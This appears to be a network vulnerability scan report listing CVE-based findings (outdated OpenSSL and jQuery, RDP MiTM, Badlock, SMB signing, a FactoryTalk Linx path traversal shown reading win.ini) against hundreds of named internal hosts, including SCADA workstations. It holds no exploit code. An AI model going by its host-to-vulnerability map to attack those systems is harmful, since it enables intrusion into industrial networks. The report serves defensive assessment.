References	n/a
Affected Nodes	10.100.2.62 on port 0/tcp 10.100.2.5 on port 0/tcp
Additional Output	`n/a`

JQuery 1.2 < 3.5.0 Multiple XSS

Severity	
Description	According to the self-reported version in the script, the version of JQuery hosted on the remote web server is greater than or equal to 1.2 and prior to 3.5.0. It is, therefore, affected by multiple cross site scripting vulnerabilities. The remote web server is affected by multiple cross site scripting vulnerability.
CVSS	4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N)
CVSS3	6.1 (CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N)
Recommendation	Upgrade to JQuery version 3.5.0 or later.
References	https://blog.jquery.com/2020/04/10/jquery-3-5-0-released/
Affected Nodes	192.168.2.45 on port 80/tcp 10.100.31.66 on port 443/tcp 10.100.31.65 on port 443/tcp 10.100.31.64 on port 443/tcp 10.100.3.57 on port 443/tcp 10.100.1.74 on port 443/tcp

Additional Output	`URL  : http://192.168.2.45/base/js/jquery-1.6.2.min.js`
	`  Installed version : 1.6.2`
	`  Fixed version  : 3.5.0`

mDNS Detection (Remote Network)

Severity	
Description	The remote service understands the Bonjour (also known as ZeroConf or mDNS) protocol, which allows anyone to uncover information from the remote host such as its operating system type and exact version, its hostname, and the list of services it is running. This plugin attempts to discover mDNS used by hosts that are not on the network segment on which vPenTest Partner resides. It is possible to obtain information about the remote host.
CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)
Recommendation	Filter incoming traffic to UDP port 5353, if desired.
References	n/a
Affected Nodes	10.100.35.50 on port 5353/udp

10.100.34.80 on port 5353/udp
10.100.34.72 on port 5353/udp
10.100.34.65 on port 5353/udp
10.100.34.63 on port 5353/udp
10.100.34.53 on port 5353/udp
10.100.34.50 on port 5353/udp
10.100.34.81 on port 5353/udp
10.100.34.79 on port 5353/udp
10.100.34.78 on port 5353/udp
10.100.34.77 on port 5353/udp
10.100.34.76 on port 5353/udp
10.100.34.75 on port 5353/udp
10.100.34.74 on port 5353/udp
10.100.34.73 on port 5353/udp
10.100.34.71 on port 5353/udp
10.100.34.70 on port 5353/udp
10.100.34.69 on port 5353/udp
10.100.34.68 on port 5353/udp
10.100.34.67 on port 5353/udp
10.100.34.66 on port 5353/udp
10.100.34.64 on port 5353/udp
10.100.34.62 on port 5353/udp
10.100.34.61 on port 5353/udp
10.100.34.60 on port 5353/udp
10.100.34.59 on port 5353/udp
10.100.34.58 on port 5353/udp
10.100.34.57 on port 5353/udp
10.100.34.56 on port 5353/udp
10.100.34.55 on port 5353/udp
10.100.34.54 on port 5353/udp
10.100.34.52 on port 5353/udp
10.100.34.51 on port 5353/udp
10.100.33.55 on port 5353/udp
10.100.32.62 on port 5353/udp
10.100.32.58 on port 5353/udp
10.100.32.56 on port 5353/udp
10.100.31.67 on port 5353/udp
10.100.33.50 on port 5353/udp
10.100.33.20 on port 5353/udp
10.100.32.69 on port 5353/udp
10.100.32.61 on port 5353/udp
10.100.32.59 on port 5353/udp
10.100.32.57 on port 5353/udp
10.100.32.55 on port 5353/udp
10.100.32.54 on port 5353/udp
10.100.32.53 on port 5353/udp
10.100.32.52 on port 5353/udp
10.100.32.51 on port 5353/udp
10.100.32.50 on port 5353/udp
10.100.31.82 on port 5353/udp
10.100.31.81 on port 5353/udp
10.100.31.80 on port 5353/udp
10.100.31.77 on port 5353/udp
10.100.31.75 on port 5353/udp
10.100.31.73 on port 5353/udp
10.100.31.71 on port 5353/udp
10.100.31.69 on port 5353/udp
10.100.31.60 on port 5353/udp
10.100.31.58 on port 5353/udp
10.100.31.56 on port 5353/udp
10.100.31.55 on port 5353/udp
10.100.31.54 on port 5353/udp
10.100.31.53 on port 5353/udp
10.100.31.52 on port 5353/udp
10.100.31.50 on port 5353/udp
10.100.7.150 on port 5353/udp
10.100.31.51 on port 5353/udp
10.100.6.87 on port 5353/udp
10.100.6.20 on port 5353/udp

	10.100.5.52 on port 5353/udp 10.100.3.151 on port 5353/udp 10.100.3.150 on port 5353/udp 10.100.5.53 on port 5353/udp 10.100.1.151 on port 5353/udp 10.100.1.150 on port 5353/udp

Additional Output	`vPenTest Partner was able to extract the following information :`
	
	`- mDNS hostname : UniFi-CloudKey-Gen2.local.`

Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness

Severity	
Description	The remote version of the Remote Desktop Protocol Server (Terminal Service) is vulnerable to a man-in-the-middle (MiTM) attack. The RDP client makes no effort to validate the identity of the server when setting up encryption. An attacker with the ability to intercept traffic from the RDP server can establish encryption with the client and server without being detected. A MiTM attack of this nature would allow the attacker to obtain any sensitive information transmitted, including authentication credentials. This flaw exists because the RDP server stores a hard-coded RSA private key in the mstlsapi.dll library. Any local user with access to this file (on any Windows system) can retrieve the key and use it for this attack.
CVSS	5.1 (CVSS2#AV:N/AC:H/Au:N/C:P/I:P/A:P)
Recommendation	- Force the use of SSL as a transport layer for this service if supported, or/and - Select the 'Allow connections only from computers running Remote Desktop with Network Level Authentication' setting if it is available.
References	n/a
Affected Nodes	192.168.2.71 on port 3389/tcp 10.100.7.210 on port 3389/tcp 10.100.7.136 on port 3389/tcp 10.100.7.135 on port 3389/tcp 10.100.7.131 on port 3389/tcp 10.100.7.125 on port 3389/tcp 10.100.7.115 on port 3389/tcp 10.100.5.64 (CONMSAUTHMI601) on port 3389/tcp 10.100.2.49 (IT09-H42HYV1) on port 3389/tcp
Additional Output	`n/a`

MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)

Severity	
Description	The remote Windows host is affected by an elevation of privilege vulnerability in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker able to intercept communications between a client and a server hosting a SAM database can exploit this to force the authentication level to downgrade, allowing the attacker to impersonate an authenticated user and access the SAM database.
CVSS	5.8 (CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:N)
CVSS3	6.8 (CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:N)
Recommendation	Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, and 10.
References	n/a
Affected Nodes	10.100.7.115 on port 49161/tcp 10.100.5.64 (CONMSAUTHMI601) on port 49156/tcp
Additional Output	`n/a`

OpenSSL 1.0.2 < 1.0.2k Multiple Vulnerabilities

Severity	
Description	According to its banner, the version of OpenSSL running on the remote host is 1.0.2 prior to 1.0.2k. It is, therefore, affected by multiple vulnerabilities : - A carry propagation error exists in the Broadwell-specific Montgomery multiplication procedure when handling input lengths divisible by but longer than 256 bits. This can result in transient authentication and key negotiation failures or reproducible erroneous outcomes of public-key operations with specially crafted input. A man-in-the-middle attacker can possibly exploit this issue to compromise ECDH key negotiations that utilize Brainpool P-512 curves. (CVE-2016-7055) - An out-of-bounds read error exists when handling packets using the CHACHA20/POLY1305 or RC4-MD5 ciphers. An unauthenticated, remote attacker can exploit this, via specially crafted truncated packets, to cause a denial of service condition. (CVE-2017-3731) - A carry propagating error exists in the x86_64 Montgomery squaring implementation that may cause the BN_mod_exp() function to produce incorrect results. An unauthenticated, remote attacker with sufficient resources can exploit this to obtain sensitive information regarding private keys. Note that this issue is very similar to CVE-2015-3193. Moreover, the attacker would additionally need online access to an unpatched system using the target private key in a scenario with persistent DH parameters and a private key that is shared between multiple clients. For example, this can occur by default in OpenSSL DHE based SSL/TLS cipher suites. (CVE-2017-3732) A service running on the remote host is affected by multiple vulnerabilities.
CVSS	4.3 (CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N)
CVSS3	5.9 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N)
Recommendation	Upgrade to OpenSSL version 1.0.2k or later.
References	https://www.openssl.org/news/secadv/20170126.txt
Affected Nodes	10.100.6.87 on port 80/tcp

Additional Output	`Banner : Apache/2.4.20 (Unix) OpenSSL/1.0.2j`
	`Reported version : 1.0.2j`
	`Fixed version : 1.0.2k`

OpenSSL 1.0.2 < 1.0.2n Multiple Vulnerabilities

Severity	
Description	According to its banner, the version of OpenSSL running on the remote host is 1.0.x prior to 1.0.2n. It is, therefore, affected by multiple vulnerabilities that allow potential recovery of private key information or failure to properly encrypt data. A service running on the remote host is affected by multiple vulnerabilities.
CVSS	4.3 (CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N)
CVSS3	5.9 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N)
Recommendation	Upgrade to OpenSSL version 1.0.2n or later.
References	https://www.openssl.org/news/secadv/20171207.txt
Affected Nodes	10.100.6.87 on port 80/tcp

Additional Output	`Banner : Apache/2.4.20 (Unix) OpenSSL/1.0.2j`
	`Reported version : 1.0.2j`
	`Fixed version : 1.0.2n`

OpenSSL 1.0.2 < 1.0.2u Procedure Overflow Vulnerability

Severity	
Description	The version of OpenSSL installed on the remote host is prior to 1.0.2u. It is, therefore, affected by a vulnerability as referenced in the 1.0.2u advisory.

	- There is an overflow bug in the x64_64 Montgomery squaring procedure used in exponentiation with 512-bit moduli. No EC algorithms are affected. Analysis suggests that attacks against 2-prime RSA1024, 3-prime RSA1536, and DSA1024 as a result of this defect would be very difficult to perform and are not believed likely. Attacks against DH512 are considered just feasible. However, for an attack the target would have to re-use the DH512 private key, which is not recommended anyway. Also applications directly using the low level API BN_mod_exp may be affected if they use BN_FLG_CONSTTIME. Fixed in OpenSSL 1.1.1e-dev (Affected 1.1.1-1.1.1d). Fixed in OpenSSL 1.0.2u-dev (Affected 1.0.2-1.0.2t). (CVE-2019-1551) Note that vPenTest Partner has not tested for this issue but has instead relied only on the application's self-reported version number. The remote service is affected by a procedure overflow vulnerability.
CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)
CVSS3	5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)
Recommendation	Upgrade to OpenSSL version 1.0.2u or later.
References	http://www.nessus.org/u?83f0f491 https://www.openssl.org/news/secadv/20191206.txt
Affected Nodes	10.100.6.87 on port 80/tcp 10.100.6.20 on port 443/tcp 10.100.6.20 on port 80/tcp

Additional Output	`Banner : Apache/2.4.20 (Unix) OpenSSL/1.0.2j`
	`Reported version : 1.0.2j`
	`Fixed version : 1.0.2u-dev`

OpenSSL 1.0.2 < 1.0.2x Null Pointer Dereference Vulnerability

Severity	
Description	The version of tested product installed on the remote host is prior to tested version. It is, therefore, affected by a vulnerability as referenced in the 1.0.2x advisory. - The X.509 GeneralName type is a generic type for representing different types of names. One of those name types is known as EDIPartyName. OpenSSL provides a function GENERAL_NAME_cmp which compares different instances of a GENERAL_NAME to see if they are equal or not. This function behaves incorrectly when both GENERAL_NAMEs contain an EDIPARTYNAME. A NULL pointer dereference and a crash may occur leading to a possible denial of service attack. OpenSSL itself uses the GENERAL_NAME_cmp function for two purposes: 1) Comparing CRL distribution point names between an available CRL and a CRL distribution point embedded in an X509 certificate 2) When verifying that a timestamp response token signer matches the timestamp authority name (exposed via the API functions TS_RESP_verify_response and TS_RESP_verify_token) If an attacker can control both items being compared then that attacker could trigger a crash. For example if the attacker can trick a client or server into checking a malicious certificate against a malicious CRL then this may occur. Note that some applications automatically download CRLs based on a URL embedded in a certificate. This checking happens prior to the signatures on the certificate and CRL being verified. OpenSSL's s_server, s_client and verify tools have support for the -crl_download option which implements automatic CRL downloading and this attack has been demonstrated to work against those tools. Note that an unrelated bug means that affected versions of OpenSSL cannot parse or construct correct encodings of EDIPARTYNAME. However it is possible to construct a malformed EDIPARTYNAME that OpenSSL's parser will accept and hence trigger this attack. All OpenSSL 1.1.1 and 1.0.2 versions are affected by this issue. Other OpenSSL releases are out of support and have not been checked. Fixed in OpenSSL 1.1.1i (Affected 1.1.1-1.1.1h). Fixed in OpenSSL 1.0.2x (Affected 1.0.2-1.0.2w). (CVE-2020-1971) Note that vPenTest Partner has not tested for this issue but has instead relied only on the application's self-reported version number. The remote service is affected by a null pointer dereference vulnerability.
CVSS	4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:N/A:P)
CVSS3	5.9 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:H)
Recommendation	Upgrade to OpenSSL version 1.0.2x or later.
References	http://www.nessus.org/u?101e8ed5

	https://www.openssl.org/news/secadv/20201208.txt
Affected Nodes	10.100.6.87 on port 80/tcp 10.100.6.20 on port 443/tcp 10.100.6.20 on port 80/tcp

Additional Output	`Banner : Apache/2.4.20 (Unix) OpenSSL/1.0.2j`
	`Reported version : 1.0.2j`
	`Fixed version : 1.0.2x`

OpenSSL 1.0.x < 1.0.2m RSA/DSA Unspecified Carry Issue

Severity	
Description	According to its banner, the version of OpenSSL running on the remote host is 1.0.x prior to 1.0.2m. It is, therefore, affected by an unspecified carry vulnerability. A service running on the remote host is affected by an unspecified carry vulnerability.
CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N)
CVSS3	5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N)
Recommendation	Upgrade to OpenSSL version 1.0.2m or later.
References	https://www.openssl.org/news/secadv/20171102.txt
Affected Nodes	10.100.6.87 on port 80/tcp

Additional Output	`Banner : Apache/2.4.20 (Unix) OpenSSL/1.0.2j`
	`Reported version : 1.0.2j`
	`Fixed version : 1.0.2m`

OpenSSL 1.0.x < 1.0.2o Multiple Vulnerabilities

Severity	
Description	According to its banner, the version of OpenSSL running on the remote host is 1.0.x prior to 1.0.2o. It is, therefore, affected by a remote DoS vulnerability. A service running on the remote host is affected by multiple vulnerabilities.
CVSS	4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:N/A:P)
CVSS3	6.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:N/A:H)
Recommendation	Upgrade to OpenSSL version 1.0.2o or later.
References	https://www.openssl.org/news/secadv/20180327.txt https://www.openssl.org/news/openssl-1.0.2-notes.html
Affected Nodes	10.100.6.87 on port 80/tcp 10.100.6.20 on port 80/tcp 10.100.6.20 on port 443/tcp

Additional Output	`Banner : Apache/2.4.20 (Unix) OpenSSL/1.0.2j`
	`Reported version : 1.0.2j`
	`Fixed version : 1.0.2o`

OpenSSL 1.0.x < 1.0.2p Multiple Vulnerabilities

Severity	
Description	According to its banner, the version of OpenSSL running on the remote host is 1.0.x prior to 1.0.2p. It is, therefore, affected by a denial of service vulnerability and a cache timing side channel vulnerability. A service running on the remote host is affected by multiple vulnerabilities.
CVSS	4.3 (CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N)

CVSS3	5.9 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N)
Recommendation	Upgrade to OpenSSL version 1.0.2p or later.
References	https://www.openssl.org/news/secadv/20180612.txt https://www.openssl.org/news/secadv/20180416.txt
Affected Nodes	10.100.6.87 on port 80/tcp 10.100.6.20 on port 80/tcp 10.100.6.20 on port 443/tcp

Additional Output	`Banner : Apache/2.4.20 (Unix) OpenSSL/1.0.2j`
	`Reported version : 1.0.2j`
	`Fixed version : 1.0.2p`

OpenSSL 1.0.x < 1.0.2q Multiple Vulnerabilities

Severity	
Description	According to its banner, the version of OpenSSL running on the remote host is 1.0.x prior to 1.0.2q. It is, therefore, affected by a denial of service vulnerability and a cache timing side channel vulnerability. A service running on the remote host is affected by multiple vulnerabilities.
CVSS	4.3 (CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N)
CVSS3	5.9 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N)
Recommendation	Upgrade to OpenSSL version 1.0.2q or later.
References	https://www.openssl.org/news/secadv/20181112.txt https://www.openssl.org/news/secadv/20181030.txt
Affected Nodes	10.100.6.87 on port 80/tcp 10.100.6.20 on port 443/tcp 10.100.6.20 on port 80/tcp

Additional Output	`Banner : Apache/2.4.20 (Unix) OpenSSL/1.0.2j`
	`Reported version : 1.0.2j`
	`Fixed version : 1.0.2q`

OpenSSL 1.0.x < 1.0.2r Information Disclosure Vulnerability

Severity	
Description	According to its banner, the version of OpenSSL running on the remote host is 1.0.x prior to 1.0.2r. It is, therefore, affected by an information disclosure vulnerability due to the decipherable way a application responds to a 0 byte record. An unauthenticated, remote attacker could exploit this vulnerability, via a padding oracle attack, to potentially disclose sensitive information. Note: Only 'non-stitched' ciphersuites are exploitable. A service running on the remote host is affected by an information disclosure vulnerability.
CVSS	4.3 (CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N)
CVSS3	5.9 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N)
Recommendation	Upgrade to OpenSSL version 1.0.2r or later.
References	http://www.nessus.org/u?0e8c6acd https://www.openssl.org/news/secadv/20190226.txt
Affected Nodes	10.100.6.87 on port 80/tcp 10.100.6.20 on port 443/tcp 10.100.6.20 on port 80/tcp

Additional Output	`Banner : Apache/2.4.20 (Unix) OpenSSL/1.0.2j`
	`Reported version : 1.0.2j`
	`Fixed version : 1.0.2r`

OpenSSL 1.1.1 < 1.1.1e-dev Procedure Overflow Vulnerability	
Severity	
Description	The version of OpenSSL installed on the remote host is prior to 1.1.1e-dev. It is, therefore, affected by a vulnerability as referenced in the 1.1.1e-dev advisory. - There is an overflow bug in the x64_64 Montgomery squaring procedure used in exponentiation with 512-bit moduli. No EC algorithms are affected. Analysis suggests that attacks against 2-prime RSA1024, 3-prime RSA1536, and DSA1024 as a result of this defect would be very difficult to perform and are not believed likely. Attacks against DH512 are considered just feasible. However, for an attack the target would have to re-use the DH512 private key, which is not recommended anyway. Also applications directly using the low level API BN_mod_exp may be affected if they use BN_FLG_CONSTTIME. Fixed in OpenSSL 1.1.1e-dev (Affected 1.1.1-1.1.1d). (CVE-2019-1551) Note that vPenTest Partner has not tested for this issue but has instead relied only on the application's self-reported version number. The remote service is affected by a procedure overflow vulnerability.
CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)
CVSS3	5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)
Recommendation	Upgrade to OpenSSL version 1.1.1e-dev or later.
References	http://www.nessus.org/u?83f0f491 https://www.openssl.org/news/secadv/20191206.txt
Affected Nodes	10.100.31.82 on port 80/tcp 10.100.31.81 on port 443/tcp 10.100.31.81 on port 80/tcp 10.100.31.69 on port 443/tcp 10.100.31.69 on port 80/tcp 10.100.31.52 on port 443/tcp 10.100.31.82 on port 443/tcp 10.100.31.60 on port 443/tcp 10.100.31.60 on port 80/tcp 10.100.31.54 on port 443/tcp 10.100.31.54 on port 80/tcp 10.100.31.52 on port 80/tcp

Additional Output	`Banner : Apache/2.4.41 (Unix) OpenSSL/1.1.1d`
	`Reported version : 1.1.1d`
	`Fixed version : 1.1.1e-dev`

OpenSSL 1.1.1 < 1.1.1g Vulnerability	
Severity	
Description	The version of tested product installed on the remote host is prior to tested version. It is, therefore, affected by a vulnerability as referenced in the 1.1.1g advisory. - Server or client applications that call the SSL_check_chain() function during or after a TLS 1.3 handshake may crash due to a NULL pointer dereference as a result of incorrect handling of the signature_algorithms_cert TLS extension. The crash occurs if an invalid or unrecognised signature algorithm is received from the peer. This could be exploited by a malicious peer in a Denial of Service attack. OpenSSL version 1.1.1d, 1.1.1e, and 1.1.1f are affected by this issue. This issue did not affect OpenSSL versions prior to 1.1.1d. Fixed in OpenSSL 1.1.1g (Affected 1.1.1d-1.1.1f). (CVE-2020-1967) Note that vPenTest Partner has not tested for this issue but has instead relied only on the application's self-reported version number. The remote service is affected by a vulnerability.
CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:N/A:P)
CVSS3	7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H)

Recommendation	Upgrade to OpenSSL version 1.1.1g or later.
References	http://www.nessus.org/u?5929f842 https://www.openssl.org/news/secadv/20200421.txt
Affected Nodes	10.100.31.82 on port 443/tcp 10.100.31.82 on port 80/tcp 10.100.31.81 on port 443/tcp 10.100.31.81 on port 80/tcp 10.100.31.69 on port 80/tcp 10.100.31.69 on port 443/tcp 10.100.31.60 on port 443/tcp 10.100.31.60 on port 80/tcp 10.100.31.54 on port 443/tcp 10.100.31.54 on port 80/tcp 10.100.31.52 on port 443/tcp 10.100.31.52 on port 80/tcp

Additional Output	`Banner : Apache/2.4.41 (Unix) OpenSSL/1.1.1d`
	`  Reported version : 1.1.1d`
	`  Fixed version : 1.1.1g`

OpenSSL 1.1.1 < 1.1.1i Null Pointer Dereference Vulnerability

Severity	
Description	The version of tested product installed on the remote host is prior to tested version. It is, therefore, affected by a vulnerability as referenced in the 1.1.1i advisory. - The X.509 GeneralName type is a generic type for representing different types of names. One of those name types is known as EDIPartyName. OpenSSL provides a function GENERAL_NAME_cmp which compares different instances of a GENERAL_NAME to see if they are equal or not. This function behaves incorrectly when both GENERAL_NAMEs contain an EDIPARTYNAME. A NULL pointer dereference and a crash may occur leading to a possible denial of service attack. OpenSSL itself uses the GENERAL_NAME_cmp function for two purposes: 1) Comparing CRL distribution point names between an available CRL and a CRL distribution point embedded in an X509 certificate 2) When verifying that a timestamp response token signer matches the timestamp authority name (exposed via the API functions TS_RESP_verify_response and TS_RESP_verify_token) If an attacker can control both items being compared then that attacker could trigger a crash. For example if the attacker can trick a client or server into checking a malicious certificate against a malicious CRL then this may occur. Note that some applications automatically download CRLs based on a URL embedded in a certificate. This checking happens prior to the signatures on the certificate and CRL being verified. OpenSSL's s_server, s_client and verify tools have support for the -crl_download option which implements automatic CRL downloading and this attack has been demonstrated to work against those tools. Note that an unrelated bug means that affected versions of OpenSSL cannot parse or construct correct encodings of EDIPARTYNAME. However it is possible to construct a malformed EDIPARTYNAME that OpenSSL's parser will accept and hence trigger this attack. All OpenSSL 1.1.1 and 1.0.2 versions are affected by this issue. Other OpenSSL releases are out of support and have not been checked. Fixed in OpenSSL 1.1.1i (Affected 1.1.1-1.1.1h). Fixed in OpenSSL 1.0.2x (Affected 1.0.2-1.0.2w). (CVE-2020-1971) Note that vPenTest Partner has not tested for this issue but has instead relied only on the application's self-reported version number. The remote service is affected by a null pointer dereference vulnerability.
CVSS	4.3 (CVSS2#AV:N/AC:M/Au:N/C:N/I:N/A:P)
CVSS3	5.9 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:H)
Recommendation	Upgrade to OpenSSL version 1.1.1i or later.
References	http://www.nessus.org/u?dc9b62cf https://www.openssl.org/news/secadv/20201208.txt
Affected Nodes	10.100.31.82 on port 443/tcp 10.100.31.82 on port 80/tcp 10.100.31.81 on port 443/tcp 10.100.31.69 on port 443/tcp 10.100.31.69 on port 80/tcp 10.100.31.60 on port 443/tcp 10.100.31.60 on port 80/tcp

	10.100.31.81 on port 80/tcp 10.100.31.54 on port 443/tcp 10.100.31.54 on port 80/tcp 10.100.31.52 on port 443/tcp 10.100.31.52 on port 80/tcp

Additional Output	`Banner : Apache/2.4.41 (Unix) OpenSSL/1.1.1d`
	`Reported version : 1.1.1d`
	`Fixed version : 1.1.1i`

Rockwell Automation FactoryTalk Linx Path Traversal Information Disclosure

Severity	
Description	The Rockwell Automation FactoryTalk Linx running on the remote host is affected by a path traversal vulnerability due to the lack of validation of user-supplied file paths before using them in file operations. An unauthenticated, remote attacker can exploit this, via specially crafted messages, to disclose the contents of files on the remote host with SYSTEM privileges. This plugin requires the 'Scan Operational Technology devices' scan setting to be enabled for it to be launched. Note that the application is reportedly affected by other vulnerabilities; however, this plugin has not tested for those issues. The remote SCADA application is affected by an information disclosure vulnerability.
CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)
CVSS3	7.5 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)
Recommendation	Apply Patch Aid 1124820 or the May 2020 Patch Roll-up or later.
References	http://www.nessus.org/u?8ad24a10
Affected Nodes	10.100.7.93 (OWS-01A) on port 7153/tcp 10.100.7.77 (HMI-01A) on port 7153/tcp 10.100.7.70 (EWS-01) on port 7153/tcp

Additional Output	`vPenTest Partner was able to exploit the issue to download the contents of \Windows\win.ini on the disk drive where the EDS icon folder is installed :`
	
	`; for 16-bit app support`
	`[fonts]`
	`[extensions]`
	`[mci extensions]`
	`[files]`
	`[Mail]`
	`MAPI=1`

SMB Signing not required

Severity	
Description	Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.
CVSS	5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N)
CVSS3	5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N)
Recommendation	Enforce message signing in the host's configuration. On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'. On Samba, the setting is called 'server signing'. See the 'see also' links for further details.
References	n/a
Affected Nodes	192.168.2.93 on port 445/tcp 192.168.2.84 on port 445/tcp 192.168.2.82 on port 445/tcp 192.168.2.78 on port 445/tcp 192.168.2.74 on port 445/tcp

192.168.2.91 on port 445/tcp
192.168.2.85 on port 445/tcp
192.168.2.22 on port 445/tcp
192.168.2.19 on port 445/tcp
192.168.2.8 on port 445/tcp
10.100.35.119 on port 445/tcp
10.100.35.89 on port 445/tcp
10.100.35.77 on port 445/tcp
192.168.2.25 on port 445/tcp
10.100.35.72 on port 445/tcp
10.100.34.86 on port 445/tcp
10.100.34.85 on port 445/tcp
10.100.34.83 on port 445/tcp
10.100.33.59 on port 445/tcp
10.100.33.54 on port 445/tcp
10.100.33.53 on port 445/tcp
10.100.32.65 on port 445/tcp
10.100.32.63 on port 445/tcp
10.100.31.70 on port 445/tcp
10.100.31.61 on port 445/tcp
10.100.31.59 on port 445/tcp
10.100.20.200 on port 445/tcp
10.100.20.195 on port 445/tcp
10.100.20.145 on port 445/tcp
10.100.20.38 (ssd505) on port 445/tcp
10.100.20.33 (lt186) on port 445/tcp
10.100.20.11 on port 445/tcp
10.100.20.2 on port 445/tcp
10.100.7.210 on port 445/tcp
10.100.7.201 on port 445/tcp
10.100.7.136 on port 445/tcp
10.100.7.135 on port 445/tcp
10.100.7.131 on port 445/tcp
10.100.7.125 on port 445/tcp
10.100.7.119 on port 445/tcp
10.100.7.118 on port 445/tcp
10.100.7.116 on port 445/tcp
10.100.7.115 on port 445/tcp
10.100.7.111 on port 445/tcp
10.100.7.110 on port 445/tcp
10.100.7.101 (SmartTool-TMP) on port 445/tcp
10.100.20.7 on port 445/tcp
10.100.7.90 (HMI-01B) on port 445/tcp
10.100.7.88 (URSIOSSVR01) on port 445/tcp
10.100.7.87 (SmartTool) on port 445/tcp
10.100.7.86 (HIST-01A) on port 445/tcp
10.100.7.85 (MPM) on port 445/tcp
10.100.7.84 (HMI1) on port 445/tcp
10.100.7.82 (TESTPC06) on port 445/tcp
10.100.7.78 (OSSEM3_RIUHMI01) on port 445/tcp
10.100.7.77 (HMI-01A) on port 445/tcp
10.100.7.75 (IT03-5D3BVV1) on port 445/tcp
10.100.7.73 (VSS-01A) on port 445/tcp
10.100.7.72 (DESKTOP-KOCHTQC) on port 445/tcp
10.100.7.71 (VSS-01B) on port 445/tcp
10.100.7.70 (EWS-01) on port 445/tcp
10.100.7.66 (URSIOSSVR02) on port 445/tcp
10.100.7.62 (OSSEM2_RIOHMI01) on port 445/tcp
10.100.7.53 (URSHISTSVR01) on port 445/tcp
10.100.7.51 (it03-8ddvdv1) on port 445/tcp
10.100.7.50 (IT02-8ZWM353) on port 445/tcp
10.100.6.92 (IT01-1K7FLR2) on port 445/tcp
10.100.6.90 (IT01-FT0Y4Y2) on port 445/tcp
10.100.6.84 (IT01-G9S2YM2) on port 445/tcp
10.100.6.81 (IT01-CX9WNW1) on port 445/tcp
10.100.6.80 (IT01-486J8V1-Wiring-PC) on port 445/tcp
10.100.6.69 (IT01-9WQ7HD1) on port 445/tcp
10.100.6.68 (IT01-CMCW8Y1) on port 445/tcp
10.100.6.66 (IT01-GS97L02) on port 445/tcp

	10.100.6.65 (IT01-B11Y4Y2) on port 445/tcp 10.100.6.62 (IT01-486G8V1) on port 445/tcp 10.100.6.60 (IT01-2VDFG12) on port 445/tcp 10.100.6.57 (IT01-8WWKQ13) on port 445/tcp 10.100.6.53 (IT01-8NQH353) on port 445/tcp 10.100.6.50 (IT02-FGXJ842) on port 445/tcp 10.100.5.68 (IT02-2SD5Y2) on port 445/tcp 10.100.5.67 (IT02-4RWKQ13) on port 445/tcp 10.100.5.64 (CONMSAUTHMI601) on port 445/tcp 10.100.5.62 (IT02-DWCKN53) on port 445/tcp 10.100.5.61 (IT02-34HR733) on port 445/tcp 10.100.5.60 (IT08-DF9HLW2) on port 445/tcp 10.100.5.59 (IT06-G8F8HF1) on port 445/tcp 10.100.5.56 (IT02-GS5WZY2) on port 445/tcp 10.100.5.55 (IT09-5Z5KN53) on port 445/tcp 10.100.3.64 (IT01-4P775Y2) on port 445/tcp 10.100.3.56 (IT02-FNFR2R1) on port 445/tcp 10.100.3.51 (IT03-4M7MM32) on port 445/tcp 10.100.2.93 (IT10-DHVDT13) on port 445/tcp 10.100.2.83 (Training2) on port 445/tcp 10.100.2.82 (Training8) on port 445/tcp 10.100.2.70 (IT09-6GRJN53) on port 445/tcp 10.100.2.66 (IT10-34S1MQ1) on port 445/tcp 10.100.2.65 (IT09-JGYQ733) on port 445/tcp 10.100.2.64 (it10-g0wtsw1) on port 445/tcp 10.100.2.63 (WIN-NLN1IU84VKS) on port 445/tcp 10.100.2.59 (WIN-NLN1IU84VKS) on port 